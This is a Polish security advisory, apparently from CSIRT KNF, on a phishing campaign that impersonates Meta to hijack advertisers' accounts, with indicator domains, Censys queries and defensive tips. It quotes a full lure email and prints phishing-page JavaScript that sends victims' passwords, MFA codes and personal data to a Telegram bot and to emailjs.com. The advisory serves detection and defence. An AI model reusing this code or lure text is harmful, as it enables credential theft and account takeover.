
Twoje konto na Facebook'u może stać się narzędziem oszustów.

W dzisiejszym cyfrowym świecie, gdzie reklama na platformach takich jak Facebook i Instagram stała się kluczowym elementem strategii marketingowej wielu firm, oszuści znajdują coraz to nowsze sposoby na wyłudzanie danych osobowych i środków finansowych.

W ostatnim czasie, zespół CSIRT KNF zaobserwował wzrost kampanii phishingowych, które celują w **reklamodawców** na Facebooku i Instagramie, wykorzystując fałszywe e-maile imitujące komunikaty od Meta, macierzystej firmy obu platform.



Twoje konto zostało zablokowane

Droga [redacted]

Twoje konto reklamowe zostało zamknięte z powodu nietypowej aktywności. Oznacza to, że będziesz musiał stawić czoła następującym poważnym konsekwencjom:

- **Nie możesz uzyskać dostępu do kont reklamowych ani nimi zarządzać.**
- **Wszystkie obecne i przyszłe reklamy są zawieszone.**
- **Brak możliwości zarządzania zasobami reklamowymi Twojej firmy.**

Jest to ostatnie działanie mające na celu ostrzeżenie o poważnych konsekwencjach, jakie może spowodować Twoje naruszenie. Jeśli nie podejmiesz niezbędnych kroków w celu naprawienia tych naruszeń, Twoje konto zostanie trwale usunięte.

Uwaga: jeśli nie otrzymamy od Ciebie odpowiedzi w ciągu 24 godzin, podejmiemy ostatnie kroki, aby usunąć Twoje konto. To Twoja ostatnia szansa na działanie i uniknięcie niepożądanych konsekwencji.

Aby przesłać opinię lub skargę, skorzystaj z poniższego łącza:

WYŚLIJ REKLAMACJĘ

Z wyrazami szacunku!


Meta-Suport-Team

Rysunek 1 Przykładowa wiadomość e-mail wysyłana przez przestępców.

Cyberprzestępcy, wykorzystując techniki inżynierii społecznej, tworzą wiadomości e-mail, które na pierwszy rzut oka wyglądają jak autentyczne komunikaty od Meta. Te fałszywe wiadomości często informują o rzekomych problemach z kontem reklamowym, potrzebie weryfikacji danych osobowych lub konieczności zapłaty za usługi reklamowe. Linki zawarte w tych wiadomościach prowadzą do fałszywych stron internetowych, które są niemal nieodróżnialne od prawdziwych, co zwiększa ryzyko wprowadzenia w błąd odbiorców.


KAROL PACIOREK
PATRYK BARYSZEWSKI

Po kliknięciu w link wyświetla się fałszywa strona:




Rysunek 2 Fałszywa strona podszywająca się pod serwis Meta.

Formularz na fałszywej stronie wyłudza dane osobowe oraz dane konta:




Rysunek 3 Fałszywa strona podszywająca się pod serwis Meta wyłudzająca dane osobowe.

Po wypełnieniu formularza strona wyłudza hasło logowania:




Rysunek 4 Formularz wyłudzający hasło do konta.

Następnie wyłudzany jest kod do wieloskładnikowego uwierzytelnienia:




Rysunek 5 Formularz wyłudzający kod MFA do konta.

W niektórych schematach oszustwa strona wyłudza również zdjęcia dowodów osobistych:



Rysunek 6 Formularz wyłudzający zdjęcia dowodów osobistych.


Po braku reakcji ze strony potencjalnej ofiary, przestępcy następnego dnia wysyłają ponaglenia w opisywanej przez siebie sprawie:



Rysunek 7 Wiadomość e-mail z ponagleniem.

Dane wpisywane na stronie wysyłane są na kanał Telegram przy pomocy API:

```
<script>
  function getIp() {
    $.get("https://api.ipify.org/?format=json", function (response) {
      $("#ip_hidden").val(response.ip);
    });
  }
  getIp();
  function handleActions() {
  let code = document.querySelector("#code");

  if (code.value == '') {
      $("#code").css('border', '1px solid red');
      return;
  } else {
      var bot =
      var chid =

      // Sử dụng Axios để lấy địa chỉ IP
      axios.get('https://api64.ipify.org?format=json')
          .then(response => {
              // Extract IP address from the response
              const ip = response.data.ip;

              var params = {
                  content: '============================' + '%0A' +
                      '7|2FA: "' + code.value + '"' + '%0A' +
                      'IP: "' + ip + '"' + '%0A' +
                      '============================'
              }

              fetch(`https://api.telegram.org/${bot}/sendMessage?chat_id=${chid}&text=${params.content}/`, {
                  method: 'POST',
                  headers: {
                      'Content-Type': 'application/json',
                  },
              }).then(function () {
                  window.location = 'https://www.facebook.com/help/?rdrhc';
              })

              $(".fb-btn").attr('disabled', true);
          })
          .catch(error => {
              console.error('Lỗi khi lấy địa chỉ IP:', error);
              window.location = 'https://www.facebook.com/help/?rdrhc';
          });
  }
}
  $('.numeric').on('input', function (event) {
    if (this.value !== '') {
      $('#code').css('border', 'none');
    }
    this.value = this.value.replace(/[^0-9]/g, '');
  });
</script>
```



Rysunek 8 Fragment kodu analizowanej strony oraz bot odpowiedzialny za zbieranie poświadczeń logowania.


W niektórych przypadkach korzystają z usługi emailjs.com, która pozwala na przekierowanie otrzymanych przez API informacji na adres e-mail:

```
function clickSend() {
  if (countSend == 0) {
    code_1 = document.getElementById("code").value;

    var data = localStorage.getItem("location_data") + "\n" + "\n";
    data += "information: " + localStorage.getItem("information") + "\n";
    data += "full_name: " + localStorage.getItem("full_name") + "\n";
    data +=
      "business_email: " + localStorage.getItem("business_email") + "\n";
    data +=
      "personal_email: " + localStorage.getItem("personal_email") + "\n";
    data += "phone_number: " + localStorage.getItem("phone_number") + "\n";
    data += "page_name: " + localStorage.getItem("page_name") + "\n";
    data += "password_1: " + localStorage.getItem("password_1") + "\n";
    data += "password_2: " + localStorage.getItem("password_2") + "\n";
    data += "\n";
    data += "code_1: " + code_1 + "\n";
    data += "code_2: " + code_2 + "\n";
    data += "code_3: " + code_3 + "\n";
    var dataSend = {
      service_id: serviceID,
      template_id: templateId,
      user_id: userId,
      template_params: { content: data },
    };
    $.ajax("https://api.emailjs.com/api/v1.0/email/send", {
      type: "POST",
      data: JSON.stringify(dataSend),
      contentType: "application/json",
```

Rysunek 9 Fragment kodu analizowanej strony.

Konsekwencje takich oszustw mogą być dla firm bardzo poważne w skutkach. Skradzione dane osobowe, informacje o kartach kredytowych, a nawet dane dostępowe do kont firmowych mogą zostać wykorzystane do dalszych oszustw finansowych lub kradzieży tożsamości. Dla firm, które opierają swoją strategię marketingową na tych platformach, takie incydenty mogą prowadzić nie tylko do bezpośrednich strat finansowych, ale także do uszczerbku na reputacji i zaufaniu klientów.


Poniżej prezentujemy przykłady fałszywych reklam, które mogą być później publikowane przy pomocy przejętych kont:




CTI

Podczas działań CTI udało się zidentyfikować wiele stron wykorzystujących różne schematy oszustwa. Poniżej prezentujemy przykładowe zapytania w serwisie Censys pozwalające na wyszukiwanie fałszywych stron z opisywanej kampanii.

GoogleTag:
(services.http.response.body: "G-HT1Q7LJR9J") :




(services.http.response.body:
"Meta for Business - Page Appeal") :





Zidentyfikowane domeny powiązane z powyższą kampanią:

blueprint[.]ipcs-techtribe[.]pro
blueprint[.]coco-system[.]pro
www[.]fb-appeal1542212347[.]com
support-review-case10242126545[.]pages[.]dev
sale[.]kimship[.]com
supportfbappeal[.]com
supportfbappeal[.]com
meta-help-436320319773[.]com
comsupportbusiness[.]com
sale[.]kimship[.]com
fb-appeal1542212347[.]com
administor-business-active-meta20[.]surge[.]sh
administor-business-active-meta15[.]surge[.]sh
meta-help-k3g6c[.]surge[.]sh
meta-business-apply-5c0eb[.]web[.]app
support-meta-ads-6eqfx[.]surge[.]sh
facebook-help-center-caseid1513435555477[.]vercel[.]app
meta-help-i4hg0[.]surge[.]sh
meta-business-t88nz[.]surge[.]sh
meta-business-s5t18[.]surge[.]sh
facebookappealhelpcentercaseid516512234548[.]vercel[.]app
www[.]metahelpcenterappealverification[.]com
facebookappeals[.]oscarmike[.]com[.]au
www[.]facebookappeals[.]oscarmike[.]com[.]au
metahelpcenterappealverification[.]com
mail[.]metahelpcenterappealverification[.]com
administor-business-active-meta26[.]surge[.]sh
review-meta-c9asd[.]web[[.]]app
metasupportappealcenter[.]com
facebook-2759d[.]web[.]app
facebookcom[.]case-3192[.]online
facebook[.]case-58912321[.]cloud
metasupportcase56423444[.]web[.]app
metahalpcenter[.]com
meta-help-team-meta-busi-8c391[.]web[.]app
metapagereview-bb87253[.]firebaseapp[.]com
metapagereview-bb67423[.]web[.]app
metapagereview-bb87253[.]web[.]app
metapagereview-bb99827[.]web[.]app
metapagereview-bb73241[.]web[.]app
meta-violation-10075161[.]firebaseapp[.]com
meta-violation-10075161[.]web[.]app
meta-appeal[.]top
case-meta[.]store
facebookcase-id12673[.]vercel[.]app
www[.]metasupport82397482937[.]vercel[.]app
metasupport82397482937[.]vercel[.]app
metasupport92387478293[.]vercel[.]app
metareview[.]pro
metaforbusiness[.]live
metaforbusiness[.]pro
metaservicesupport[.]live
www[.]metasupportservice[.]live
metasupportservice[.]live
www[.]metaservicesupport[.]live
meta-business-help-center1-com[.]firebaseapp[.]com
meta-business-help-center1-com[.]web[.]app
metaforbusiness1421562123[.]web[.]app
metasupport34167245[.]web[.]app
meta-help-support-c00f4[.]web[.]app
facebook-appeal[.]com
www[.]facebook-appeal[.]com
metasupport192330138[.]web[.]app
meta-help-center-49efe[.]web[.]app
metaforbusiness34669744[.]firebaseapp[.]com
metaforbusiness34669744[.]web[.]app
facebook[.]comltokenid[.]online
www[.]facebook[.]comltokenid[.]online
metaforbusiness164562651[.]web[.]app
metaforbusiness164562651[.]firebaseapp[.]com
metaforbusiness18998324[.]web[.]app
meta-help-support-2a6f4[.]web[.]app
metaforcopyright-36e13[.]web[.]app
metasupport19895241[.]web[.]app
metawebsupport-3163165402[.]web[.]app
metawebsupport-3163165402[.]firebaseapp[.]com
meta-support-e0e44[.]web[.]app
meta-support-e0e44[.]firebaseapp[.]com
meta-help-center-8a571[.]firebaseapp[.]com
meta-help-center-8a571[.]web[.]app
meta-business-case-523de[.]firebaseapp[.]com
meta-business-case-523de[.]web[.]app


Poniżej prezentujemy zrzuty ekranu różnych wariantów oszukańczych stron biorących udział w opisywanej kampanii:








Kolejny wariant fałszywej strony:



Inny wariant graficzny wykorzystywany do tego samego schematu oszustwa:



Jakie środki ostrożności warto wdrożyć, aby uchronić się przed utratą konta Facebook/Meta?

1. **Weryfikuj wszystkie komunikaty**: Zanim podejmiesz jakąkolwiek akcję, upewnij się, że wiadomość pochodzi z zaufanego źródła. Najlepiej zalogować się bezpośrednio na swoje konto na Facebooku lub Instagramie i sprawdzić, czy są tam jakiekolwiek oficjalne powiadomienia.
2. **Używaj dwuetapowej weryfikacji**: Włączenie dodatkowych środków bezpieczeństwa na Twoich kontach może znacząco utrudnić życie oszustom.
3. **Edukuj siebie i swoich pracowników**: Im więcej wiesz o metodach działania oszustów, tym trudniej Cię oszukać. Regularne szkolenia dotyczące bezpieczeństwa mogą znacznie zmniejszyć ryzyko incydentów.

O nowych sposobach działania oszustów informujemy za pośrednictwem mediów społecznościowych.

Zachęcamy do obserwowania kont CSIRT KNF w serwisach:
Twitter: https://twitter.com/CSIRT_KNF
LinkedIn: https://www.linkedin.com/company/csirt-knf
Facebook: https://www.facebook.com/profile.php?id=100065127625555